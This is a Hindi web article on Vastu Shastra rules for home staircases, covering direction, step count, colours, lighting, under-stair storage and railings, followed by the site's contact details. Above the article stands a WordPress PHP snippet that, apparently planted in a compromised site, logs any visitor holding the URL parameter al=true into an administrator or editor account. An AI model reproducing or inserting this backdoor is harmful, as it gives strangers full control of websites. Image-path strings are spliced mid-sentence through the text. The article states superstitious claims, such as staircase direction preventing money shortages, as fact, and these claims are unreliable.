// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); वास्तु शास्त्र में सीढ़ियां क्यों मानी जाती हैं घर की ऊर्जा और तरक्की का केंद्र – प्रत्युषा आशा की नयी किरण
ज्योतिषवास्तु शास्त्र में सीढ़ियां क्यों मानी जाती हैं घर की ऊर्जा और तरक्की का केंद्र

अक्सर हम घर की सजावट में बाकी कमरों पर तो ध्यान देते हैं, लेकिन सीढ़ियों को नजरअंदाज कर देते हैं. वास्तु शास्त्र में सीढ़ियां केवल एक रास्ता नहीं, बल्कि घर की सकारात्मक ऊर्जा का मुख्य स्तंभ मानी जाती हैं. घर की तरक्की, आर्थिक स्थिरता और सुख-शांति काफी हद तक इस बात पर निर्भर करती है कि आपकी सीढ़ियां वास्तु के नियमों केमुताबिक बनी हैं या नहीं.

अक्सर जानकारी के अभाव में लोग सीढ़ियों के नीचे की जगह को कबाड़ का अड्डा बना देते हैं, जिससे घर में नकारात्मक ऊर्जा बढ़ जाती है वास्तु के सिद्धांतों को समझकर आप न केवल इन दोषों को दूर कर सकते हैं, बल्कि अपने घर को खुशहाली का केंद्र भी बना सकते हैं. आइए, जानते हैं सीढ़ियों से जुड़े वास्तु के वे नियम जो आपके घर की ऊर्जा को पूरी तरह बदल सकते हैं.

1. सीढ़ियों की दिशा का चुनाव (Placement)
दक्षिण-पश्चिम (South-west) कोना सीढ़ियों के लिए सबसे उत्तम है. यह घर में स्थिरता लाता है. अगर सिढ़ियां इस दिशा में हो तो उसघर में पैसों की कमी नहीं होती.

दक्षिण (South) या पश्चिम (West) दिशा भी अच्छे विकल्प हैं.

क्या न करें: उत्तर-पूर्व (North-east) दिशा में सीढ़ियां कभी नहीं बननी चाहिए.  यहवास्तु के अनुसार घर की प्रगति और शांति के लिए हानिकारक माना गया है.

2. सीढ़ियों का डिजाइन और बनावट
घुमाव: सीढ़ियां हमेशा घड़ी की दिशा (Clockwise) में होनी चाहिए. यानी ऊपर जाते समय आप दाहिनी ओर मुड़ें.

संख्या का नियम: सीढ़ियों की कुल संख्या हमेशा विषम (Odd number) होनी चाहिए (जैसे 9, 11, 15, 17 वहैरह).

आरामदायक बनावट: सीढ़ियां बहुत खड़ी (steep) नहीं होनी चाहिए. सीढ़ी की ऊंचाई (Rise) 4 से 7.5 इंच के बीच हो. पैर रखने की चौड़ाई (Tread depth) 10 से 11.25 इंच के बीच होनी चाहिए.

3. रंग और रोशनी (Colors & Lighting)
रंग: सीढ़ियों के लिए हल्के और सौम्य रंगों (Neutral colors) का इस्तेमाल करें. जैसे सफेद, क्रीम, हल्का बेज यापेस्टल शेड्स. गहरे या भड़कीले रंगों से बचना चाहिए क्योंकि ये ऊर्जा में असंतुलन पैदा कर सकते हैं.

रोशनी: सीढ़ियां कभी भी अंधेरे में नहीं होनी चाहिए. वहां पर्याप्त रोशनी होनी चाहिए. अंधेरी सीढ़ियां वास्तु दोष का कारण बनती हैं.

4. सीढ़ियों के नीचे का स्थान (The area beneath the staircase)
क्या न रखें: इस जगह का उपयोग कबाड़, टूटे-फूटे सामान, या जूते-चप्पल रखने के लिए बिल्कुल न करें. वास्तु के अनुसार सीढ़ियों के नीचे कबाड़ या जूते-चप्पल रखने से घर में सकारात्मक ऊर्जा का बहाव रुक जाता है, जिससे आर्थिक तंगी और बेवजह के खर्च बढ़ते हैं. यह जगह घर की तरक्की का रास्ता मानी जाती है, इसलिए वहां गंदगी जमा करने से घर में तनाव और क्लेश पैदा होता है, और बरकत में रुकावट आती है.

उपयोग: अगरआपको उस जगह का उपयोग करना ही है, तो उसे पूरी तरह व्यवस्थित रखें. आप वहां साफ-सुथरी कैबिनेट या स्टोरेज दराज बनवा सकते हैं, लेकिन उसे हमेशा बंद रखें.

सफाई: यह जगह हमेशा धूल-मिट्टी से मुक्त और साफ होनी चाहिए.

5. हैंडरेल्स और रेलिंग (Handrails)सीढ़ियों पर रेलिंग लगाने के लिए लकड़ी सबसे अच्छी मानी जाती है. पत्थर, मार्बल या धातु की रेलिंग भी लगाई जा सकती है.

डिजाइन: रेलिंग मजबूत होनी चाहिए और उसका कोई कोना नुकीला नहीं होना चाहिए.

सही तरीका: ऊपर चढ़ते समय रेलिंग आपकेदाहिने हाथ की ओर होनी चाहिए और नीचे उतरतेसमय बाएं हाथ की ओर.

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
PermanentAddress : Yadu kirana store ke passParshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148Website : pratyushaashakinayikiran.com

जनसम्पर्क विभाग –आरएसएस फीड